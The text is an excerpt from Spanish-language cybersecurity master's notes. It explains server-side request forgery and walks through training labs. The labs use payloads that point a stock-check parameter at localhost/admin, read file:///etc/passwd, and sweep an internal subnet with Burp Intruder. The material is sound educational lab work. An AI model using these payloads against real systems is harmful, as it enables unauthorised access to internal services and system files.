

Máster en Ciberseguridad Y Seguridad de la Información

SVL

<https://sergiovalverde.gitlab.io/>

2020-2021

Máster en Ciberseguridad Y Seguridad de la Información

SVL

Tabla de contenido

1.	SSRF	3
1.	¿QUE ES?	3
2.	¿TIPOS?	3
3.	¿COMO ENCONTRARLO?.....	3
4.	TIPS	4
5.	EJEMPLOS	5
2.	WEB CACHE POISONING	19
6.	¿QUE ES?	19
7.	¿COMO ENCONTRARLO?.....	21
8.	TIPS.....	22
9.	EJEMPLOS	22
3.	WEB CACHE DECEPTION	31
10.	¿QUE ES?	31
11.	¿COMO ENCONTRARLO?.....	31
12.	TIPS	32
13.	EJEMPLOS	33
4.	HTTP HOST HEADER ATTACKS	34
14.	¿QUE ES?	35
15.	¿COMO ENCONTRARLO?.....	36
16.	TIPS.....	37
17.	EJEMPLOS	38
5.	HTTP REQUEST SMUGGLING	50
18.	¿QUE ES?	50
19.	¿TIPOS?	52
20.	¿COMO ENCONTRARLO?.....	53
21.	TIPS.....	53
22.	EJEMPLOS	55
6.	OAuth AUTHENTICATION	72
23.	¿QUE ES?	73
24.	¿COMO ENCONTRARLO?.....	84



25.	TIPS.....	85
26.	EJEMPLOS	89
	7. SAML	99
27.	¿QUE ES?	100
28.	¿COMO ENCONTRARLO?.....	102
29.	TIPS.....	103
30.	EJEMPLOS	106
	8. API	113
31.	¿QUE ES?	114
32.	¿TIPOS?	114
33.	¿COMO ENCONTRARLO?.....	116
34.	TIPS.....	117
35.	EJEMPLOS	120
	REFERENCIAS	130

<https://sergiovalverde.github.io/>



1 SSRF

1 ¿Que es?

Server-side request forgery, conocido como SSRF, es una vulnerabilidad de seguridad web que permite a un atacante realizar solicitudes desde el servidor vulnerable a servicios internos de la organización o a internet.

Podemos abusar de esta vulnerabilidad para acceder a archivos o servicios internos dentro de la aplicación o la organización.

En un ataque típico de SSRF, el atacante puede hacer que el servidor se conecte a servicios internos dentro de la infraestructura de la organización. En otros casos, pueden forzar al servidor a conectarse a sistemas externos arbitrarios, filtrando potencialmente datos sensibles como las credenciales de autorización.

Esta vulnerabilidad se produce cuando las aplicaciones web interactúan con recursos internos o externos.

2 ¿Tipos?

Full response, normalmente es la más crítica, nos permite ver la respuesta del servidor

Blind SSRF, no somos capaces de ver la respuesta, por tanto el nombre de Blind, haciendo referencia a SSRF ciega, pero nos permite escanear hosts y puertos accesibles

Limitada o no response, nos muestra un parte de la respuesta, como el título de la página y no response tendrías acceso pero no puedes verlo directamente.

3. ¿Como encontrarlo?

Como podemos ver en la siguiente imagen, la mayoría de los reportes se producen a la hora de subir un fichero, peticiones proxy o webhook.




Imagen 1 : Desglose de características vulnerables by [Vickie Lie](#)

Debemos entender como los datos fluyen desde el objetivo para encontrar puntos finales que intentan hacer una conexión con algún lugar.

Cuando se buscan vulnerabilidades SSRF, las URL de carga de archivos, los proxies y los webhooks son buenos lugares para empezar. Pero también hay que prestar atención a los puntos de entrada de SSRF que son menos obvios: URLs incrustadas en archivos que son procesados por la aplicación, puntos finales de API ocultos que aceptan URLs como entrada, e inyecciones de etiquetas HTML.

En el siguiente apartado, vectores, podemos tomarlo como un punto de partida para buscar vulnerabilidades SSRF.

Debemos fijarnos en estas características porque son diseñadas para tomar un parámetro de la url y hacer algo.

Vectores:

Los vectores son características en las que debemos fijarnos en nuestros objetivos.

Resources for developers:

API Explorer, es una aplicación o herramienta, que se integra dentro del aplicativo web para realizar consultas a las apis, es posible realizar acciones o consultar información.

Webhooks, es una herramienta que permite que un sistema o aplicación envíe notificaciones sobre un evento específico a otro sistema o aplicación en tiempo real.

Developer port, en los aplicativos web tales como `example.com/developer` o `developer.example.com`, es posible encontrar funcionalidades interesantes, como subidas de ficheros y otras modificaciones.

Third-party data sources:

Upload from URL, subidas de ficheros o la posibilidad de cargar imágenes textos a través de una url.

Importar RSS feeds

Third-party Authentication

OAuth, SAML, en un proceso de autenticación, existen diversas maneras de configurarlo y la seguridad está a cargo de los desarrolladores, debido a la falta de información sobre seguridad, es posible encontrar este tipo de fallos.

4. Tips

Se puede potencialmente activar la vulnerabilidad. La mayoría de los archivos cargados como POCs en estos informes eran SVGs, JPGs, XMLs y JSONs.



A la hora de explotar esta vulnerabilidad es posible que nos encontremos con bloqueadores, como whitelist, blacklist, o restricted content-type, extensión o caracteres.

Las soluciones a estos bloqueadores pasan por encontrar un open redirect, crear un custom CNAME y apuntarlo a una dirección IP interna de nuestro objetivo e identificando posibles bypasses.

Identificar parámetros como /file=, /path=, /src=, /url=, /uri= para ver si la aplicación puede enviar solicitudes.




Imagen 2 : [Mapa mental de SSRF](#)

5. Ejemplos

A la hora de practicar la vulnerabilidad de SSRF, tenemos multitud de laboratorios.

Los más destacadas son pentesterlab, que cuenta con 4 ejercicio en su certificate Essentials, y tres ejercicios más avanzados en el certificate Media.

Existen otras plataformas gratuitas como, portswigger en la cual contamos con 7 ejercicios para practicar.

Otras plataformas como [root-me.org](#), o incluso repositorios de github como [SSRF Vulnerable Lab](#) o [nahamsec.training](#) que contiene 7 ejercicios sobre esta vulnerabilidad.

De esta forma, a través de ctf's podemos ver y observar entornos reales de una vulnerabilidad Server-Side Request Forgery.

Veamos algunos ejemplos:

Lab: SSRF básico contra el servidor local

Es importante conocer cómo funciona la aplicación internamente y conocer que peticiones se realizan por debajo.

En este caso, nos encontramos con una tienda de ropa.




Imagen 3: Ejemplo de una tienda de ropa

En esta tienda de ropa, tenemos una función interesante, se trata de poder revisar el stock de un producto, como vimos anteriormente, esto puede producir una vulnerabilidad de SSRF, esta funcionalidad realizará una petición a una api para obtener esta información.

Couple's Umbrella



\$28.80



Description:

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy.

Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public.

Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

London

305 units

Imagen 4: Funcionalidad Check Stock

Si inspeccionamos esta función, a través del proxy de BurpSuite, observamos como realiza peticiones a una Api del back-end para obtener información del estado del producto.




Imagen 5: Petición realiza al clicar sobre la función CheckStock

El objetivo de este lab, es intentar acceder al panel de administración, donde un usuario normal no tiene estos privilegios.

Si intentamos acceder a nuestro url, por ejemplo, <http://example.com/admin>, se nos indica la siguiente información, solo podremos acceder si somos administradores o la petición viene de la red interna.

[Home](#) | [My account](#)

Admin interface only available if logged in as an administrator, or if requested from loopback

Imagen 6: Bloqueo al acceder al directorio /admin

Por tanto, al realizar la petición a <http://example.com/admin>, recibiremos un status 401 no autorizado.

Como podemos ver a través de Burp, la request realizada al apartado Admin, y la respuesta recibida.




Imagen 7: Petición realizada al panel del administrador

Como podemos observar, eliminamos la petición inicial a la api para comprobar el stock, e incluimos nuestra url del laboratorio, con el fin de poder saltarnos la protección interna que existe con el directorio Admin.

En cambio si en vez de incluir nuestra url del laboratorio, incluimos la url de localhost, como `127.0.0.1/admin`, podremos acceder al panel del administrador, consiguiendo ahora sí completar el laboratorio.






Imagen 8: Conseguimos saltarnos la protección que existe sobre el panel de administrador

Podemos ver diferentes entornos de pruebas, por tanto, veremos más puntos de vista para comprender la vulnerabilidad SSRF, así como obtener diferentes puntos de vista para probar esta vulnerabilidad en entornos reales.

En otras ocasiones, como se nos muestra en los labs de Nahamsec Training, nos encontramos con un portal que nos permite obtener información del source code de una página web.

Podemos modificar el comportamiento de la aplicación intenta obtener el fichero /etc/passwd.

Source Code Tool

View the source of any website

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
mysql:x:101:101:MySQL Server:/usr/sbin/nologin
messagebus:x:102:102:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:103:systemd Time Synchronization:/run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemd Network Management:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemd Resolver:/run/systemd:/usr/sbin/nologin
```

Imagen 9: Obteniendo información interna a través del fichero passwd

Podemos observar una petición que se realiza a través del parámetro url

Request

```
1 POST / HTTP/1.1
2 Host: ssrf.naham.sec
3 Content-Length: 22
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://ssrf.naham.sec
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/91.0.4472.114 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
  gned-exchange;v=b3;q=0.9
10 Referer: http://ssrf.naham.sec/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: es-ES,es;q=0.9
13 Connection: close
14
15 url=file:///etc/passwd
```

Response

```
41 sync:x:4:65534:sync:/bin:/bin/sync
42 games:x:5:60:games:/usr/games:/usr/sbin/nologin
43 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
44 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
45 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
46 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
47 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
48 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
49 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
50 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
51 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
52 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
53 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
54 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
55 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
56 mysql:x:101:101:MySQL Server:/usr/sbin/nologin
57 messagebus:x:102:102:/nonexistent:/usr/sbin/nologin
58 systemd-timesync:x:103:103:systemd Time Synchronization:/run/systemd:/usr/sbin/nologin
59 systemd-network:x:104:105:systemd Network Management:/run/systemd:/usr/sbin/nologin
60 systemd-resolve:x:105:106:systemd Resolver:/run/systemd:/usr/sbin/nologin
61 </textarea>
62 </div>
63 <script src="/js/jquery.min.js">
</script>
```

Imagen 10, petición y la respuesta a través de Burp

Otra de los impactos de la vulnerabilidad de SSRF es ser capaz de realizar escaneo de puertos internos y conocer que puertos hay abiertos



Imagen 11, el puerto 22 ssh, se encuentra abierto

Lab: SSRF básico contra otros back-end

En este ejemplo, hay un dispositivo en la red interna que permite el acceso no autenticado a la interfaz de administración. Ya que no podemos acceder a este dispositivo externamente, necesitaremos aprovechar la vulnerabilidad SSRF en el servidor web externo para comunicarnos con él.

Este ejemplo sigue el mismo patrón anterior, nos encontramos con una tienda en la cuál realiza peticiones a la API para obtener información sobre un producto y su disponibilidad.

Observemos la petición Post, a través del proxy Burp, como vemos se realiza una petición para comprobar la disponibilidad del artículo con el ID 1.




Imagen 12, vemos la solicitud realiza por la función Check Stock

Como podemos observar, la petición post, realiza una consulta a la url <http://192.168.0.1:8080/>

Podemos apreciar que se trata de una petición interna, dentro de la red al puerto 8080

Recordemos que como el laboratorio anterior, el objetivo es acceder al panel de administrador, dado este conocimiento, debemos intentar acceder a él, sabemos que la red interna utiliza el siguiente esquema de red interna: 192.168.0.0/24. Armados con este conocimiento, comenzaremos haciendo una webrequest que se parezca a esto.




Imagen 13, modificamos la petición a otro equipo de la red interna

En Burp, tenemos una funcionalidad llamada intruder, que nos permite realizar ataques customizados, intentaremos extraer una IP que nos muestre algún tipo de información, y así realizar un escaneo a la red entera.

En intruder, introducimos el tipo de diccionario número, y le indicamos del número uno al número doscientos cincuenta y cinco.

De esta forma, realizara petición web a las url 192.168.0.1, 192.168.0.2, 192.168.0.3 y así sucesivamente, hasta llegar a 255.




Imagen 14, seleccionamos la posición que vamos a modificar

Realizamos el ataque, y como observamos, obtenemos una respuesta diferente a las demás, en el apartado Length y un status 200, que nos indica una respuesta correcta por parte del servidor.

Y como podemos apreciar, en el apartado payload, nos indica el número 239, que corresponde a la dirección interna de la red.

Results	Target	Positions	Payloads	Resource Pool	Options	
Filter: Showing all items						
Request	Payload	Status ^	Error	Timeout	Length	Comment
40	239	200	☐	☐	3140	
0		400	☐	☐	133	
1	200	500	☐	☐	175	
2	201	500	☐	☐	175	
3	202	500	☐	☐	175	
4	203	500	☐	☐	175	
5	204	500	☐	☐	175	
6	205	500	☐	☐	175	
7	206	500	☐	☐	175	
8	207	500	☐	☐	175	
9	208	500	☐	☐	175	
10	209	500	☐	☐	175	

Request

Response

Pretty

Raw

Hex

\n

≡

1

POST /product/stock HTTP/1.1

2

Host: target-ac751f1e54e04480d82af200210047.web-security-academy.net

3

Cookie: session=4wI58eH8veykCGM8ULT1bplIKLZ8aXzJ

4

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0

5

Accept: */*

6

Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3

7

Accept-Encoding: gzip, deflate

8

Referer: https://target-ac751f1e54e04480d82af200210047.web-security-academy.net/product?productId=1

9

Content-Type: application/x-www-form-urlencoded

10

Origin: https://target-ac751f1e54e04480d82af200210047.web-security-academy.net

11

Content-Length: 40

12

Dnt: 1

13

Te: trailers

14

Connection: close

15

16

stockApi=http://192.168.0.239:8080/admin

?

⚙

⬅

➡

Search...

Finished

Imagen 15, petición satisfactoria realizada a la IP 192.168.0.239

A través de servicios que nos ofrece BurpSuite, en la versión pro, con burpcollaborator, podremos capturar la solicitud y ver de qué tipo son.

Gracias a Burp Collaborator, es un servicio del equipo de Burp Suite, que nos ayuda a detectar algunas vulnerabilidades

Lab: SSRF con filtros de listas negras

Es común ver aplicaciones que contienen vulnerabilidades de tipo SSRF junto con defensas destinadas a prevenir la explotación maliciosa. A menudo, estas defensas pueden ser burladas.

